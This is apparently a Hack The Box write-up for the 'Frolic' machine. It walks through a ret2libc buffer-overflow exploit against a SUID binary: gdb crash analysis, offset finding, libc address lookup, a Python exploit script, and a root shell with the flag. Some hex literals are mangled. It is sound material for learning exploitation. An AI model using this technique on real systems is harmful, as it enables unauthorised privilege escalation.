Starting program: /Documents/htb/boxes/frolic/re/rop 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'

Program received signal SIGSEGV, Segmentation fault.
[──────────────────────────registers──────────────────────────]
EAX: 0x78 ('x')
EBX: 0xffffd160 ──> 0x2
ECX: 0x0
EDX: 0x5f ('_')
ESI: 0xf7fb1000 ──> 0x1e4d6c
EDI: 0xf7fb1000 ──> 0x1e4d6c
EBP: 0x31414162 ('bAA1')
ESP: 0xffffd130 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x41474141 ('AAGA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[─────────────────────────────code────────────────────────────]
Invalid $PC address: 0x41474141
[────────────────────────────stack────────────────────────────]
0000| 0xffffd130 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd134 ("2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd138 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd13c ("A3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd140 ("IAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0020| 0xffffd144 ("AA4AAJAAfAA5AAKAAgAA6AAL")
0024| 0xffffd148 ("AJAAfAA5AAKAAgAA6AAL")
0028| 0xffffd14c ("fAA5AAKAAgAA6AAL")
[─────────────────────────────────────────────────────────────]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41474141 in ?? ()
```


we get a sig fault, the programme may have buffer overflow

0x41474141 = AGAA




```
gdb-peda$ pattern_offset 0x41474141
1095188801 found at offset: 52
```

crashed in character 52 of 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'



```
┌──(root💀 kali)-[~/Downloads]
└─# python -c 'print "A"*52'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
gdb-peda$ r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAd31dc0d3
Starting program: /Documents/htb/boxes/frolic/re/rop AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAd31dc0d3

Program received signal SIGSEGV, Segmentation fault.
[──────────────────────────────────registers──────────────────────────────────]
EAX: 0×3c ('<')
EBX: 0×ffffd190 ──▸ 0×2
ECX: 0×0
EDX: 0×0
ESI: 0×f7fb1000 ──▸ 0×1e4d6c
EDI: 0×f7fb1000 ──▸ 0×1e4d6c
EBP: 0×41414141 ('AAAA')
ESP: 0×ffffd160 ("c0d3")
EIP: 0×64313364 ('d31d')
EFLAGS: 0×10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[─────────────────────────────────────code────────────────────────────────────]
Invalid $PC address: 0×64313364
[────────────────────────────────────stack────────────────────────────────────]
0000| 0×ffffd160 ("c0d3")
0004| 0×ffffd164 ──▸ 0×ffffd200 ──▸ 0×2
0008| 0×ffffd168 ──▸ 0×ffffd240 ──▸ 0×ffffd445 ("COLORFGBG=15;0")
0012| 0×ffffd16c ──▸ 0×8048561 (<__libc_csu_init+33>:   lea    eax,[ebx-0×f8])
0016| 0×ffffd170 ──▸ 0×ffffd190 ──▸ 0×2
0020| 0×ffffd174 ──▸ 0×0
0024| 0×ffffd178 ──▸ 0×0
0028| 0×ffffd17c ──▸ 0×f7deae46 (<__libc_start_main+262>:       add    esp,0×10)
[─────────────────────────────────────────────────────────────────────────────]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×64313364 in ?? ()
```


EIP = ‘d31d’

ESP = ‘c0d3’

we know we have bufferoverflow and we can controle all this




```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```




```
www-data@frolic:/home/ayush/.binary$ cat /proc/sys/kernel/randomize_va_space
0
```

ASLR is off



```
www-data@frolic:/home/ayush/.binary$ uname -a
Linux frolic 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:22:43 UTC 2018 i686 athlon i686 GNU/Linux
```


we are on 32bits system



```
www-data@frolic:/home/ayush/.binary$ ldd rop
        linux-gate.so.1 ⇒  (0×b7fda000)
        libc.so.6 ⇒ /lib/i386-linux-gnu/libc.so.6 (0×b7e19000)
        /lib/ld-linux.so.2 (0×b7fdb000)
```


we get the libc address = 0xb7e19000

the other thing we need , the location off system and exit



```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic/www]
└─# vi exploit.py
```


www-data@frolic:/home/ayush/.binary$readelf -s /lib/i386-linux-gnu/libc.so.6 |grep -i system



```
 245: 00112f20    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
 627: 0003ada0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
1457: 0003ada0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
```


system addresse = 0x0003ada0

www-data@frolic:/home/ayush/.binary$readelf -s /lib/i386-linux-gnu/libc.so.6 |grep -i exit




```
 112: 0002edc0    39 FUNC    GLOBAL DEFAULT   13 __cxa_at_quick_exit@@GLIBC_2.10
 141: 0002e9d0    31 FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.0
 450: 0002edf0   197 FUNC    GLOBAL DEFAULT   13 __cxa_thread_atexit_impl@@GLIBC_2.18
 558: 000b07c8    24 FUNC    GLOBAL DEFAULT   13 _exit@@GLIBC_2.0
 616: 00115fa0    56 FUNC    GLOBAL DEFAULT   13 svc_exit@@GLIBC_2.0
 652: 0002eda0    31 FUNC    GLOBAL DEFAULT   13 quick_exit@@GLIBC_2.10
 876: 0002ebf0    85 FUNC    GLOBAL DEFAULT   13 __cxa_atexit@@GLIBC_2.1.3
1046: 0011fb80    52 FUNC    GLOBAL DEFAULT   13 atexit@GLIBC_2.0
1394: 001b2204     4 OBJECT  GLOBAL DEFAULT   33 argp_err_exit_status@@GLIBC_2.1
1506: 000f3870    58 FUNC    GLOBAL DEFAULT   13 pthread_exit@@GLIBC_2.0
1849: 000b07c8    24 FUNC    WEAK   DEFAULT   13 _Exit@@GLIBC_2.1.1
2108: 001b2154     4 OBJECT  GLOBAL DEFAULT   33 obstack_exit_failure@@GLIBC_2.0
2263: 0002e9f0    78 FUNC    WEAK   DEFAULT   13 on_exit@@GLIBC_2.0
2406: 000f4c80     2 FUNC    GLOBAL DEFAULT   13 __cyg_profile_func_exit@@GLIBC_2.2
```


strings -atx /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh



```
15ba0b /bin/sh
```




```
┌──(root💀kali)-[/Documents/htb/boxes/frolic/www]
└─# vi exploit.py
```




```python
import struct
libc = 0xb7e19000
system = struct.pack('<I' , libc + 0x0003ada0)
exit = struct.pack('<I' , libc + 0x0002e9d0)
binsh = struct.pack('<I' , libc + 0x0015ba0b)

payload = system + exit + binsh
print payload
```

making sure that my exploit look fine ,8bytes+8bytes+8bytes+0a:nullbyte bcz its online terminal




```
┌──(root💀kali)-[/Documents/htb/boxes/frolic/www]
└─# python exploit.py | xxd
00000000: a03d e5b7 d079 e4b7 0b4a f7b7 0a        •= ... y ... J ...
```

we know it works we need to create a buffer and send it to crash the program and execute the exploit



```
import struct

junk = "A"*52
libc = 0×b7e19000
system = struct.pack('<I' , libc + 0×0003ada0)
exit = struct.pack('<I' , libc + 0×0002e9d0)
binsh = struct.pack('<I' , libc + 0×0015ba0b)

payload = junk+system + exit + binsh
print payload
```


if we run it




```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic/www]
└─# python exploit.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�=���y��
                                                              J��
```

it looks good


www-data@frolic:/dev/shm$echo -n
aW1wb3J0IHN0cnVjdAoKanVuayA9ICJBIio1MgpsaWJjID0gMHhiN2UxOTAwMApzeXN0ZW0g
|base64 -d > exploit.py



```
www-data@frolic:/dev/shm$ cat exploit.py
import struct

junk = "A"*52
libc = 0×b7e19000
system = struct.pack('<I' , libc + 0×0003ada0)
exit = struct.pack('<I' , libc + 0×0002e9d0)
binsh = struct.pack('<I' , libc + 0×0015ba0b)

payload = junk+system + exit + binsh
print payload
```



```
www-data@frolic:/dev/shm$ cd -
/home/ayush/.binary
www-data@frolic:/home/ayush/.binary$ ./rop $(python /dev/shm/exploit.py)
# id
uid=0(root) gid=33(www-data) groups=33(www-data)
#
```



```
# cat /root/root.txt
85d3fdf03f969892538ba9a731826222
#
```